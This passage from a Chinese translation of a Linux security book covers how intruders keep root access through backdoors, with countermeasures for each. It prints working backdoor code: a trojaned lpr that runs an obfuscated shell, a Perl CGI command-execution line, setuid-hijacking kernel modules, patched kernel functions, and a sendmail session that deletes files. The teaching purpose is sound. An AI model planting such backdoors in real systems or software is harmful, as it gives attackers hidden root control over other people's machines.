然后，黑客就可以编译这一版本的pam_pwdb.so并将之安装到/lib/security。其后，任何启用PAM并依赖于pam_pwdb.so的软件（包括实际上所有的用户认证软件，如login、passwd、sshd、su、xscreensaver等）都将允许黑客使用这个后门口令获得访问权。如果用户输入这个魔法口令（"Super s3cr3ts s7r*n8"），这些程序不会执行实际的用户名/口令验证，而直接给予访问权。因为黑客能够向大多数服务输入任何用户名，这就意味着只需记住编译进pam_pwdb.so的口令，黑客就能够获得用户或root权限（根据输入的用户名决定）。

这种提供登录/认证后门的方法要比较高级，因为它能影响到所有依赖于PAM的软件，也不同于那种任何口令都可通过认证的夸张后门。



修改网络守护进程

| | |
|------|----|
| 流行度: | 5 |
| 简单度: | 5 |
| 影响力: | 10 |
| 风险率: | 7 |

黑客也可以修改现有的网络守护进程（如打印机守护进程），在其中插入魔法串。例如，黑客可以重编译sendmail以使其接收一个新的类SMTP命令"RUNCMD"，该命令以root权限运行其后给出的命令，并发回执行后的输出，如下所示：

```

hackerbox$ telnet hackedmachine.example.org smtp
Trying 172.30.15.7...
Connected to hackedmachine.example.org.

```

```

Escape character is '^]'.
220 mail.example.org ESMTP Sendmail 8.10.1/8.10.1; 19 Apr 2000 04:43 -0800
HELO hackerbox.example.com
250 mail.example.org Hello hackerbox.example.com, pleased to meet you
HELP
214-2.0.0 This is Sendmail version 8.10.1
214-2.0.0 Topics:
214-2.0.0      HELO EHLO MAIL RCPT DATA
214-2.0.0      RSET NOOP QUIT HEIRP VRFY
214-2.0.0      EXPN VERB ETRN DSN
214-2.0.0      For more info use "HELP <topic>".
214 2.0.0      End of HELP info
VRFY root
252 2.5.2 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
RUNCMD find / -name \*.jpg -exec rm {} \;
250 Command successful
RUNCMD uname -srm
214 2.0.0 Linux hackedmachine 2.2.18smp sparc
RUNCMD ls /root/.ssh
214-2.0.0 authorized_keys
214-2.0.0 identity
214-2.0.0 identity.pub
214-2.0.0 known_hosts
214 2.0.0 random_seed
QUIT
221 2.0.0 mail.example.org closing connection
Connection closed by foreign host.

```

这里,我们可以看到新命令的运行过程。它遵循SMTP规范输出其执行结果,从而甚至能够通过某些编写差劲的应用代理。此外,没有理由不让魔法命令执行交互式root shell。为了避免被发现,黑客只需在添加新命令时完整无缺地保留现有功能。



本地 setXid 程序

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 7 |

在漏洞被修补之后, 黑客可能会失去系统的root权限, 但仍能保留普通用户登录权。通过木马化某个setXid程序, 他可以设置后门以将权限重新提升至root或者某个有助于其再次夺得root的特权组。这通常涉及到魔法串、参数或环境变量。任何setXid程序都可以是候选者。其中较流行的包括passwd, chfn, chsh, at, crontab, lpq, lprm和Berkeley远程命令集。

下例是黑客在lpr.c中插入的一段代码, 该文件是打印机命令lpr的源文件之一。

```
name = argv[0];

gethostname(host, sizeof (host));
host[MAXHOSTNAMELEN-1]='\0';
openlog("lpd", 0, LOG_LPR);

while (argc > 1 && argv[1][0] == '-') {
    argc--;
    arg = *++argv;
    switch (arg[1]) {
case 'P':          /* specify printer name */
    if (arg[2])
        printer = &arg[2];
    else if (argc > 1) {
        argc--;
        printer = *++argv;
    }
    break;
/* Begin hacker inserted code */
case '@':
    {
    char obfuscated[]="-'gl-qf";
    char magicshell[] = "cfA%03d%s";
    char *ptr;

    if ( ptr = getenv("PRINTER") && !strcmp(ptr,magicshell) ) {

        /* decode /bin/sh */
        for ( ptr=obfuscated; *ptr; ptr++ ) { *ptr += 2; }

        /* run /bin/sh */
        system(obfuscated);
    }
}
```

```

/* End hacker inserted code */
case 'C':          /* classification spec */
    hdr++;
    if (arg[2])
        class = &arg[2];
    else if (argc > 1) {
        argc--;
        class = *++argv;
    }
    break;

```

这段额外的代码创建了一个新的参数—@。并检查环境变量PRINTER(通常用于指定文件所要发往的打印机)是否与魔法串cfA%03d%s匹配。如果一致,则以root运行/bin/sh的拷贝。

如果黑客直接在代码中包含串/bin/sh,以及某些显眼的魔法串,如“Please run me a root shell now,thank you”,则当运行“strings lpr”时,很容易引起管理员注意和怀疑。相反,黑客通过将/bin/sh的字母按ascii码顺序向左移转两位来“加密”这个命令串,而魔法串cf%03d%s早已包含在二进制文件中——它是lpr创建临时文件名时所使用的格式串。因此,当系统管理员查看程序时,这个串的再次出现不会引起任何红色警告。



CGI

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 7 |
| 风险率: | 8 |

如果系统运行了Web服务器,创建后门CGI对黑客而言就会非常有诱惑力。新的CGI会引起注意,但对现有CGI的修改则很容易掩饰过去。这么做可能非常简单,比如将如下代码添加到某个perl CGI脚本的开始处:

```
system param('hackersays') if param('hackersays');
```

黑客可以创建自己的HTML表单,其中包含名为hackersays的参数,则CGI将以系统命令运行该字段的值。这是一个简单直接的远程执行后门。

为了进一步掩盖所做的手脚,黑客能够将上面这一行写入“/usr/lib/perl5/5.00503”目录下的“html.pm”文件中,然后修改相应CGI脚本的开始部分:

```
#!/usr/bin/perl

use CGI;
use html;

<actual CGI program here>
```

浏览这个文件时，你可能完全不会注意到`use html`这一行。这个perl命令将在`/usr/lib/perl5`（或类似）下的各个目录中查找名为`html.pm`文件，找到之后，就将其包含进来，如同直接输入在该CGI程序中。

黑客还可以进一步掩盖`html.pm`文件，比如使用perl模块`Filter::decrypt`中的某种基本算法“加密”该文件。尽管`Filter::decrypt`并不能提供真正的安全性——甚至在该模块中就给出了相应的解密方法——但是这样做能使某个懒惰的管理员不再去深究调用这个模块的真实目的。

一 木马化程序对策

文件完整性工具很容易就能发现木马化程序，但有个前提：这个工具以及所使用的数据库本身没有被黑客修改过。请阅读第2章文件完整性那一节中的某些建议，以正确的执行文件完整性检查。

技巧

应当在只读介质上保存一份“原始”的系统工具拷贝，包括`cat`、`more`、`grep`、`netstat`、`md5sum`、`ipchains`、`ps`、`rpm`、`lsdf`以及其他有用的报告/配置工具。一张写保护的软盘就已足够，但光盘是更好的选择。检查系统前，应当先加载这一目录，以确保所使用的程序未经篡改。

为了发现隐藏的网络服务，应当从本地和远程站点分别扫描系统的端口（使用`nmap`、`strobe`等）。例如，从ISP处对系统进行扫描，可以发现那些未被本地工具报告的开放端口。然而也应当注意，对于某个端口，黑客可以阻塞除其IP地址之外的所有访问，所以这也不是100%可信的测试。

警告

记住，对不属于你的网络开始任何扫描之前，必须得到其所有者的许可，否则可能会陷入法律纠纷。

适当的防火墙能削弱多数网络变化对系统的影响。但是，如果系统的某些服务可被防火墙之外的用户访问——例如，存在通往系统SMTP端口的途径——就不能防御那些被木马化的

守护进程。应用代理服务器（实际理解SMTP的防火墙）可以防止系统受到黑客实现的“扩展”协议的攻击（例如，我们编写的针对SMTP规范的“RUNCMD”扩展），因为它们能够识别出那些额外的命令。然而，它不能够检查出数据流（例如SMTP的DATA部分）中的魔法串，因此也不能抵御相应攻击。

在确定Web服务器中所需检查的文件时，你会发现这个列表相当长。它需要包括文档、Web服务器配置文件、CGI、模块、数据库配置和数据、与所选择语言相应的库等所在的所有目录，如果使用perl CGI或mod_perl，则还应包括所有的perl库/模块。

在确定需要用文件完整性工具监视的所有目录之后，你会发现这是一个巨大的列表。如果不是，则肯定遗漏了什么。如果对系统频繁修改，则每次都重新审定这个列表是一件很痛苦的事情，但这是系统安全的代价。

最后，我们强烈推荐对系统文件广泛地应用chattr +s命令，以使之不可更改。即便这不能阻止已经获得root权限的黑客，也能放慢他的攻击速度，并防御那些标准的脚本小子的攻击。为了获得更高的安全性，可以尝试安装LIDS（在第2章介绍），它可将文件设置成甚至是root用户也不能修改的状态。

10.6 入侵内核

以上这些就是黑客作为Linux用户——甚至是root，对系统所能做的事情。即使他能彻底木马化每个能发现其行为的程序，挫败所有的文件完整性检查，并欺骗入侵监测系统，系统管理员仍然只需将原始的程序复制到被侵入的系统，就能看到所发生的事情。使用这些未被修改的工具，系统管理员能够发现那些隐藏文件、网络套接字，以及黑客所运行的进程。

黑客所能使用的更加复杂和更难被检测的方法是侵入到Linux内核。通过对内核做手脚，修改各个系统调用的返回信息，就能使自己真正隐身，因为所有的UNIX程序都依赖于系统调用。



可装载内核模块

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 5 |
| 影响力: | 9 |
| 风险率: | 7 |

Linux内核代码本质是一个整体,不能够在运行时更改。系统管理员对内核添加新功能时,必须重新编译和启动。这一点与其他类UNIX操作系统(如BSD, SunOs/Solaris或HPUX)没什么不同。然而,重新编译和启动是一件烦人的事情,许多类UNIX操作系统,包括Linux,使用内核模块机制来解决这个问题。

注意

这里“整体”是关于Linux和UNIX内核代码项目的传统大小而言。Linux内核尽管很大,但仅包含运行系统绝对必需的部分。即便是命令解释器如/bin/bash或类似程序,也不属于内核。将之与那些在内核空间包括GUI的操作系统相比,就会明白为什么Linux比它们更可靠。

可装载内核模块是补充或增强现有内核功能的目标文件。需要时,这些模块将被载入运行中的内核,其代码运行于内核地址空间并完全在内核上下文中执行。它们能直接存取所有的内核变量,因此其权限远超出了任何普通用户程序。

可以使用lsmod命令查看正在运行的模块:

```
machine# lsmod
Module                Size      Used by
wavelan2_cs           25724      1
ds                     6280       2   [wavelan2_cs]
i82365                 21740      2
pcmcia_core            44256      0   [wavelan2_cs ds i82365]
maestro                26852      1
soundcore              2596       2   [maestro]
```

上述输出出自便携机。它使用maestro和soundcore模块来输出声音,其他模块提供对WaveLAN无线网卡的pcmcia支持(附带提及,这个卡极大增强了写书的乐趣,因为即便在后廊它也能够链接上网络)。

可以使用insmod和rmmod程序安装和删除内核模块。当然,只能删除未使用的模块。每个可装载模块必须实现init_module()和cleanup_module()两个函数,在安装和删除模块时将分别调用它们。

下面给出了内核模块“logsetuid”的样例,以介绍程序的运行方式(如果需要,可以从我们的主页www.hackinglinuxexposed.com上下载这个模块)。

```
/*
 * logsetuid kernel module.
 *
```

```

* Copyright Brian Hatch, 2000. Released under the GPL.
*
* Log all attempts to run the setuid or setreuid
* system calls, unless the user is root.
*
* To compile:
* gcc -o logsetuid.o -c logsetuid.c
*
* Then copy logsetuid.o into one of the default
* insmod directories, such as /lib/modules/misc.
*
* Load it into the running kernel with 'insmod logsetuid'.
*
*/

#define __KERNEL__

#define MODULE
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <sys/syscall.h>

#include <linux/sched.h>
#include <linux/types.h>
int (*real_setuid) (uid_t);
int (*real_setreuid) (uid_t, uid_t);
int new_setuid (uid_t);
int new_setreuid (uid_t, uid_t);
extern void *sys_call_table[];

int init_module() {

    /* Save a pointer to the old setuid functions */
    real_setuid = sys_call_table[ SYS_setuid ];
    real_setreuid = sys_call_table[ SYS_setreuid ];

    /* point to our new setuid function in sys_call_table */
    sys_call_table[ SYS_setuid ] = (void *)new_setuid;
    sys_call_table[ SYS_setreuid ] = (void *)new_setreuid;

```

```
    printk(KERN_INFO "logsetuid module installed\n");
    return 0;
}

int cleanup_module() {
    /* reset the pointers back to the actual functions */
    sys_call_table[ SYS_setuid ] = (void *)real_setuid;
    sys_call_table[ SYS_setreuid ] = (void *)real_setreuid;

    printk(KERN_INFO "logsetuid module uninstalled\n");
    return 0;
}

/* The replacement functions */

int new_setuid(uid_t uid) {
    int status;

    /* no warnings if we're already root */
    if ( ! current->uid || uid == current->uid )
        return (*real_setuid)(uid);

    printk("logsetuid: uid:%d euid:%d dest uid:%d pid:%d proc:%s",
        current->uid, current->euid, uid,
        current->pid, current->comm);

    printk("status:%s\n",
        (status = (*real_setuid)(uid) ) ? "failed" : "succeeded" );
    return status;
}

int new_setreuid(uid_t uid, uid_t euid) {
    int status;

    /* no warnings if we're already root */
    if ( ! current->uid || (uid == current->uid && euid == current->
        euid) )
        return (*real_setreuid)(uid,euid);

    printk("logsetreuid: uid:%d euid:%d dest_uid:%d dest_euid:%d"
```

```

        "pid:%d proc:%s", current->uid, current->euid, uid, euid,
        current->pid, current->comm);

    printk("status:%s\n",
           (status = (*real_setreuid)(uid,euid)) ? "failed" : "succeeded");

    return status;
}

```

这个模块相当有用。它截取 `setuid()` 和 `setreuid()` 调用，并通过 `klogd` 记录日志，后者通常将日志信息传送给 `syslogd` 处理。

在安装这个模块前，先将其复制到 `insmod` 能找到的路径下，然后使用 `insmod` 把它装载进内核，如下：

```

machine# gcc -o logsetuid.o -c logsetuid.c
machine# cp logsetuid.o /lib/modules/misc
machine# insmod logsetuid
Using /lib/modules/misc/logsetuid.o
machine# lsmod |grep logsetuid
logsetuid                1324      0      (unused)

```

下面是内核日志的输出样本。

```

kernel: logsetuid module installed
kernel: logsetreuid: uid:500 euid:500 dest_uid:0 dest_euid:0 pid:13552
        proc:setreuid_test status:failed
kernel: logsetreuid: uid:500 euid:500 dest_uid:0 dest_euid:0 pid:13624
        proc:sh_copy status:failed
kernel: logsetuid: uid:705 euid:705 dest_uid:0 pid:13680
        proc:setuid_test status:failed
kernel: logsetreuid: uid:500 euid:0 dest_uid:0 dest_euid:0 pid:13802
        proc:setuid_test2 status:succeeded

```

上面运行了几个只是执行 `setuid()` 系统调用的测试程序。最后一个 `setuid_test2`，因为其所有者为 `root` 并且设置了 `setuserid` 位，所以才执行成功。

上面每一行列出了 `uids`、进程 ID、进程名（可被内核读取）和 `set(re)uid` 调用的结果。这个模块忽略了某些 `set(re)uid` 调用，即那些当前用户已经是 `root`，或者 `set(re)uid` 到已存在用户的情况。后者通常由那些想降低特权的 `setuserid` 或 `setgroupid` 程序所引发。

因此，这个例子使用一段预处理代码来“封装”实际的 `setuid()` 和 `setreuid()` 系统调

用。本例只是出于介绍目的，而并无恶意。然而，也正是由于内核具有的强大能力，使得可装载内核模块对黑客也非常有诱惑力。

```

#define __KERNEL__
#define MODULE

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <sys/syscall.h>

#include <linux/sched.h>
#include <linux/types.h>

int new_setuid(uid_t);
int (*real_setuid)(uid_t);
extern void *sys_call_table[];

int init_module() {

    /* Change our module name to hide a bit. It'll
       help prevent it from being found on disk. */
    register struct module *mp asm("%ebx");
    *(char *) (mp->name) = 'd';
    *(char *) (mp->name+1) = 's';
    *(char *) (mp->name+2) = '2';
    *(char *) (mp->name+3) = '\\0';

    real_setuid = sys_call_table[ SYS_setuid ];
    sys_call_table[ SYS_setuid ] = (void *)new_setuid;
    return 0;
}

int cleanup_module() {
    sys_call_table[ SYS_setuid ] = (void *)real_setuid;
    return 0;
}

int new_setuid(uid_t uid) {

```

```

        if ( uid == 19876 ) {
            current->uid = 0;
            current->gid = 0;
            current->euid = 0;
            current->egid = 0;
            return 0;
        }
        return (*real_setuid)(uid);
    }
}

```

这段代码封装了 `setuid()` 调用，与前一版本的代码类似。然而，与记录日志不同，这个新的 `setuid` 函数检查请求设置的用户 ID，如果是 19876，则将当前运行的用户 ID 设置为 0。因此，任何时候程序调用 `setuid(19876)` 都将获得成功，并且之后进程将以 `root` 运行，而与实际运行进程的用户无关。

因为可以封装任意系统函数，并且模块可以存取所有内核变量，所以很显然，载入内核的故意代码会给系统安全带来灾难性影响。故意内核模块的常见用途是隐藏黑客踪迹和设置后门。

如前面代码所示，模块可以修改其名字以使之看起来没有问题（“`ds`”是一个常用的模块，因此人们通常会对“`ds2`”不加注意）。然而，模块也可以很容易地隐藏自己，彻底不出现在模块列表中。

警告

黑客不仅可以添加新模块，他也可以在现有模块（如便携机中的 `pcmcia_core`）中添加额外功能，编译得到新版本。

削弱 Linux 内核

在 Phrack 编号为 52 的文章“*Weakening the Linux Kernel*”(<http://phrack.infonexus.com/search.shtml?view&article=p52-18>) 中给出了恶意可装载内核模块的一个范例，并详细介绍了其工作机制。该文中的 `itf` (Integrated Trojan Facility) 模块实现了所有如下功能：

| | |
|-------|---|
| 隐藏自己 | 模块隐藏自己。它不在模块列表中出现，所以不能卸载 |
| 隐藏嗅探器 | <code>itf</code> 在 <code>ioctl()</code> 调用中设置后门，使之不再报告 PROMISC 标志（当网卡工作于混杂模式时设置该标志） |
| 隐藏文件 | 封装 <code>getdents()</code> 系统调用，隐藏所有名字中包括特定单词（魔法名）的文件 |

| | |
|-------------------------|---|
| 隐藏进程 | 类似于隐藏文件，名字中包括特定单词的文件都不会出现在 <code>/proc</code> 文件系统中 |
| <code>execve</code> 重定向 | 如果指定的程序被 <code>execve</code> ，该模块将转而执行另一个程序 |
| <code>setuid</code> 木马 | 进程调用 <code>setuid</code> （魔法数）时，将被自动授予 <code>root</code> 权限，类似于前面给出的恶意模块 |
| 套接字后门 | 如果接收到一个预定大小且包含预定字符串的数据包，就启动某个程序。这个程序（名称中包含魔法名，因此被隐藏）通常会生成一个本地 <code>root shell</code> |

一 内核模块对策

文件完整性检查可以发现安装新模块或修改现有模块的时间。对 `/lib/modules` 目录树限制许可以及应用 `chattr +i` 命令能够延缓使用脚本的黑客新手的攻击，但这很容易被获得 `root` 权限的黑客识破和处理。

对这类复杂攻击，唯一现实可行的防御方法是使用类似于 LIDS 的内核补丁，并进行合适配置，使得即便 `root` 也不能在 `/lib/modules` 下安装文件或装载内核模块。



侵入内核本身

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 10 |
| 风险率: | 7 |

Linux 内核就是 Linux。Linux 内核自机器启动 `lilo` 起就开始运行。它控制所有的设备输入和输出，执行所有的访问许可，确定每个进程应当使用的系统资源，以及向用户报告运行状况等。它是系统中独一无二的全能代码，没有它，什么都做不了。一个有问题的内核（例如，错误编译、配置或与硬件不兼容）将导致机器不稳定，给用户造成困扰，而且很难查明原因。

Linux 内核不是黑匣子。内核的所有代码都可以从 <http://Linux.kernel.org> 下载。系统管理员可以在任何时候重编译内核以支持新的设备、功能或修补所发现的安全问题（例如 Linux 内核版本 2.2.14 中的功能缺陷）。某些 Linux 版本为此作了预定义设置，以普通的软件包格式（`rpm` 等）提供内核资源的不同版本，因此管理员就可以在默认配置基础上指定要做的修改，然后编译内核。

完全开放源代码内核的好处已经介绍过很多次了。无数双眼睛能够阅读源代码并贡献补

了,并且人们在需要的时候可以使用自己的补丁。一旦在Linux中发现问题,就可以即刻升级,很多安全邮件列表中充斥了各种补丁,因此不必等待到相应的Linux版本发布升级内核。此外,管理员也可以基于性能目的编译内核,例如,删去不需要的功能。

开放源代码的问题是黑客清楚地知道系统的工作方式,并可以编译自己的包含后门的的内核。因为所有对系统资源的存取和配置都要经过内核,因此黑客能够以某种在用户空间无法实现的方式隐藏其改动。

例如,如果内核被修改为不报告特定用户的所有进程,则当这些进程运行时,管理员绝对没办法发现它们。黑客所做的修改可以非常复杂,例如,可以使内核在报告运行信息时不把某些进程的CPU使用状况统计在内。ps的木马化版本仍然会在/proc/PROCESS_ID目录下留下踪迹,因此逃不过某些警惕的系统管理员的眼睛。但是在内核做相应手脚就能抹去黑客活动的所有痕迹。

下面将给出两个简单的内核改动例子,它们都可以使用,其功能类似于前面介绍的setuid()可装载内核模块。

```
/* sys_setuid() function from kernel/sys.c
 *
 * This is the kernel backend to the setuid system call
 */

asmlinkage int sys_setuid(uid_t uid)

{
    int old_euid = current->euid;
    int old_ruid, old_suid, new_ruid;

    old_ruid = new_ruid = current->uid;
    old_suid = current->suid;

    /* Begin Hacker-inserted code */
    if ( current->euid == 8765 )
        new_ruid = current->euid = current->suic = current->fsuid = uid;
    /* End Hacker-inserted code */
    if (capable(CAP_SETUID))
        new_ruid = current->euid = current->suid = current->fsuid = uid;
    else if ((uid == current->uid) || (uid == current->suid))
        current->fsuid = current->euid = uid;
    else
        return -EPERM;
}
```

```

    if (current->euid != old_euid)
        current->dumpable = 0;

    if (new_ruid != old_ruid) {
        /* See comment above about NPROC rlimit issues... */
        free_uid(current);
        current->uid = new_ruid;
        alloc_uid(current);
    }
    if (!issecure(SECURE_NO_SETUID_FIXUP)) {
        cap_emulate_setxuid(old_ruid, old_euid, old_suid);
    }

    return 0;
}

```

用户调用 `setuid ()` 系统调用时，实际调用内核的 `sys_setuid ()` 函数。其实际运作过程超出了本书的介绍范围（然而，从用户空间到内核空间的上下文切换的相关内容，确实是很好的睡前读物）。可以说，几乎所有的系统调用（手册第2章介绍的那些C函数）同样也对应到内核函数。就如前面所介绍的，可装载内核模块能够“封装”系统调用，但内核函数在内核装载后就被固定——除非有人居然能够在运行过程中修改内核存储区。如果黑客有那么出色，那我们就只有放弃了。

因此，在这个例子中，修改后的 `sys_setuid` 函数允许ID为8765的用户能不受限制地调用 `setuid`。现在，这个用户就能调用“`setuid (0)`”并立即成为root。因为代码嵌入在内核中，因此完全检测不到，除非系统管理员——有及时的洞察力——成为ID 8765用户并执行 `setuid (0)` 系统调用，还观察到该调用取得了本不应当的成功。

```

/* capable() function from include/linux/sched.h
 *
 * This is used throughout the Linux kernel to
 * determine when a required privilege is available.
 */
extern inline int capable(int cap)
{
    /* Begin Hacker-inserted code */
    if ( current->uid == 8765 ) {
        current->flags |= PF_SUPERPRIV;
        return 1;
    }
}

```

```

    }
    /* End Hacker-inserted code */

#if 1 /* ok now */
    if (cap_raised(current->cap_effective, cap))
#else
    if (cap_is_fs_cap(cap) ? current->fsuid == 0 : current->euid == 0)
#endif
    {
        current->flags |= PF_SUPERPRIV;
        return 1;
    }
    return 0;
}

```

在这个例子中，改动后的内核导致了更多的安全问题。作为Linux 2.2内核，超级用户的无限能力被划分为几个不同的集合。这允许管理员将某些通常仅属于超级用户的权限赋予某些程序，同时又避免给它完全的系统权限。在前面的sys_setuid的代码中就调用了这个capable()内核函数。下表列出了可以设置的某些能力。

| | |
|-------------|-----------------------------------|
| CAP_SETUID | 允许使用无限制 setuid，并允许基于套接字信任的 pid 构造 |
| CAP_SETGID | 允许使用无限制 setgid，并允许基于套接字信任的 pid 构造 |
| CAP_NET_RAW | 允许使用原始套接字，为定制 IP 数据包所必需 |
| CAP_PTRACE | 允许 ptrace 任何进程，不仅仅局限于自己的进程 |
| CAP_CHOWN | 允许 chown 任何用户的任何文件 |
| CAP_FOWNER | 跨越所有文件许可限制 |
| CAP_KILL | 允许向任何进程发送信号，不仅仅局限于自己的进程 |

通过对内核做前述修改，黑客使其用户ID (8765) 被检查行为能力时总是成功返回TRUE (1)。尽管他可能以“普通用户”运行，但拥有像root一样的无限行为能力。同样，这一修改也隐藏在内核内部。除了内核本身，没有其他文件能够表明系统中被做的手脚。

一 内核修改对策

一旦内核被侵入，麻烦就大了。在新内核运行时，管理员不能相信与系统相关的任何信息，包括文件和进程列表、网络链接、磁盘和CPU统计，以及/proc。必须马上开始第2章所介绍的系统恢复过程。

以可信Linux内核(紧急恢复磁盘或CD-ROM)启动进入单用户模式后,通过验证/boot(保存内核和相关文件)下的文件、内核头文件(/usr/include/Linux)和源代码(/usr/src/Linux),就可以确定机器是否被安装或编译了新内核,黑客可以在目标机重新编译内核(此时可以发现内核源文件中的更改)或仅从他自己的机器上拷贝一个预编译的版本(此时只改变/boot下的内核映像文件)。不论哪种情况,都可以认为系统已经被入侵。在确定黑客进入的途径之后,就可以重新安装系统。

管理员很可能会发现黑客对系统内核的替换,因为此时系统表现会相当异常。首先,为了安装新内核,黑客必须重启机器。根据黑客的技能程度,新内核可能会不那么稳定,也可能需要重新启动(或更加频繁地重启)才能正常运行。如果他使用预编译的内核,则其版本可能会与系统原先运行的不同。管理员可能会注意到某些依赖于特定内核配置的模块会运行不正常,或根本不能运行。

不管以何种方式确定内核已被替换,只有一个好的解决办法。在重新安装之前,不要相信当前的系统。

10.7 rootkit

就前面所介绍的,在侵入root帐号之后,黑客能够采用很多不同的方法来保持他对系统的访问权。他需要大量时间才能确定要木马化的文件,以及对源代码应做的修改。绝大多数脚本新手没有足够注意或者缺乏相应技能来成功地木马化所有隐藏踪迹的程序。但是,现在有了rootkit,这对他们而言是个好消息,而对于系统管理员是个坏消息。

rootkit是可快速安装的预打包特洛伊程序套件。其中通常不包括可装载内核模块,因为这些模块更依赖于内核,并且在每台机器上都需要编译。多数rootkit也包括监听局域网上所传输口令(如Telnet,FTP或POP会话)的嗅探器。并且通常在系统守护进程(如sshd)和setuserid为root的程序(如su或sudo)设置后门。此外,其中也包括某些系统程序(如ls和find)的木马,在输出时可忽略特定的文件。

目前存在着很多功能类似但完整性级别不同的rootkit。这里将只介绍其中的一个,因为这些rootkit的原理都基本相同。





LRK —— Linux Root Kit

| | |
|------|----|
| 流行度: | 9 |
| 简单度: | 10 |
| 影响力: | 10 |
| 风险率: | 10 |

最流行的Linux rootkit是LRK版本5,可从packet storm(<http://packetstorm.securify.com/>)下载。它包括以下程序的木马:

踪迹隐藏

| | |
|----------------|-------------------|
| du, find, ls | 隐藏文件 |
| crontab | 运行隐藏的 cron 任务 |
| ifconfig | 在输出中隐藏 PROM'SC 标志 |
| netstat | 隐藏连接 |
| tcpd | 隐藏连接并避免拒绝连接的情况 |
| pidof, ps, top | 隐藏进程 |
| syslogd | 隐藏日志 |
| killall | 不会杀掉隐藏的进程 |

后门

| | |
|--------------------------|-----------------|
| bindshell | Root shell 守护进程 |
| chfn, chsh, passwd | 魔法口令以获得 root 权限 |
| inetd, login, rshd, sshd | 远程 root 访问 |

工具

| | |
|----------|----------------------------|
| ADMSniff | 网络数据包嗅探器 |
| fix | 修复与文件相关的时间戳和校验和 |
| wtmp | utmp/utmp 编辑器 |
| z2 | Zap2 utmp/wtmp/lastlog 清除器 |

木马程序读取某些文件来确定运行时不应显示的信息。应当在编译时指定这些文件名。默认文件为

| 文件名 | 指定内容 |
|-----------|--|
| /dev/ptyq | 不应显示的网络连接。可以根据 uid、本地或远程地址或端口、本地 UNIX 套接字路径等来指定要忽略的连接。也被 tcpd 木马用来确定允许连接 |

| 文件名 | 指定内容 |
|-----------|------------------------------|
| | 的远程主机 |
| /dev/ptyr | 应被忽略的文件或目录名 |
| /dev/ptyp | 应被忽略的进程, 基于uid, tty 或命令行模式匹配 |
| /dev/ptys | 应被忽略的 syslog, 基于简单的模式匹配 |

可以简单的以./configure和make install编译LRK。它能相当彻底地隐藏黑客的活动。

一 rootkit 对策

如果怀疑系统被安装了rootkit, 应当比较那些通常不被木马化的工具(如ls)和rootkit经常木马化的工具(如ps或netstat)之间的输出。如果发现一些出现于某个工具的信息没有出现在另一工具中, 那个生成较少信息的程序很可能就是个木马版本。

rootkit 动态读取配置信息, 因此查看 strace 的相应输出可以发现程序是否被木马化:

```
hackedmachine$ strace -eopen /bin/ls >/dev/null
open("/etc/ld.so.preload", O_RDONLY) = -1 ENOENT (No such file or directory)
open( "/etc/ld. so. cache", O_RDONLY) = 3
open("/lib/libtermcap.so.2", O_RDONLY) = 3
open("/lib/libc.so.6", O_RDONLY) = 3
open( "/dev/ptyr", C_RDONLY) = 3
open("/usr/share/locale/locale.alias,"O_RDONLY)=3
open( "/usr/share/i18n/locale.alias," C_RDONLY)=-1 ENOENT(No such file or directory)
....
```

请注意, 在上面的输出中, ls存取了/dev/ptyr文件。因此, /bin/ls很可能是一个木马版本。管理员可以查看/dev/ptyr文件来发现黑客想隐藏的东西。

警告

如果黑客安装的是可装载内核模块, 则ls的strace输出将完全正常, 因为它不需要木马化。此时, 它被内核本身所欺骗。

为了防御rootkit, 应当经常运行文件完整性检查。通常, 木马程序会导致大量系统安全性警告。

可以使用某些程序来监视常见的特洛伊系统程序(例如ls及类似命令)和检查网卡是否处于混杂模式。

其中我们喜欢的两个工具是Rkdet (www.vancouver-webpages.com/rkdet/) 和Chkrootkit

(www.chkrootkit.org)。Rkdet是一个持续运行的程序，监视系统中的可执行程序和网络接口，并在发现系统被侵入时向管理员发送邮件。

Chkrootkit更加强入。除了提供Rkdet一样的功能外，它将ps输出与/proc的内容做比较，并检查wtmp和lastlog的修改情况。虽然它能够检测所有以类似方法运作的rootkit，但尤其针对于lrk3、lrk4、lrk5和其他lrk变种，t0rn rootkit，Ambient的rootkit（ARK）和Ramen蠕虫。

这里有一个不错的网络资源 <http://staff.washington.edu/dittrich/misc/aqs/rootkits-faq>，其上有关于rootkit的更多信息。

10.8 小结

本章介绍了黑客在获得root之后保持其系统权限的无数方法中的一些。如果这使你觉得有些绝望，那就对了。在捕获root之后，黑客能够做任何事情，管理员甚至没有任何办法来确信是否已经清理干净了黑客所做的手脚。现在，你可能理解我们为什么在第2章鼓吹那些看似疯狂的预防措施。

本章所详细给出的例子覆盖面不是很广，但确实反映了黑客手段的主要思想。根据黑客能力的不同，管理员可能并不需要完全重装系统就能清理干净。黑客新手很少做出十分新颖的破坏，因此对付他们，只需修补漏洞就可以过安稳日子了。但是为了100%的内心平安（如果需要的话），最好还是重装系统。

绝不要低估黑客

老练的黑客一旦侵入蜜罐——某台被密切监视并且有意吸引入侵者的机器，就会在入侵后即刻安装一些非常精巧的后门。很显然他做了大量的准备工作。而且这可能只是他最近侵入的许多机器中的一台。

一旦黑客发现系统管理员注意到事态的发展（怎么会注意到？当然，系统管理员实际上整天都紧盯着系统）。此时，为防止被发现，他将会立刻在/etc/passwd中添加一个帐号，并且在/tmp下放置一份/bin/sh的setuserid副本，然后退出系统。这些手段远低于他的技能级别。可以猜测黑客这么做的目的只是想让系统管理员比较“容易”地确定他所做的手脚，清理这两个小问题，然后以为万事大吉。确实，这相当有头脑。许多系统管理员将会被这类明显的手脚所迷惑，因而掉入其圈套，而黑客以后就能通过他创建的真正后门重返系统。

有时,黑客也以最初进入系统的方法来保持其对系统的访问权限。因此,采取步骤来保护那些曾经被侵入的重要文件,就能防止黑客从同一个地方以相同的攻击方式进入系统。

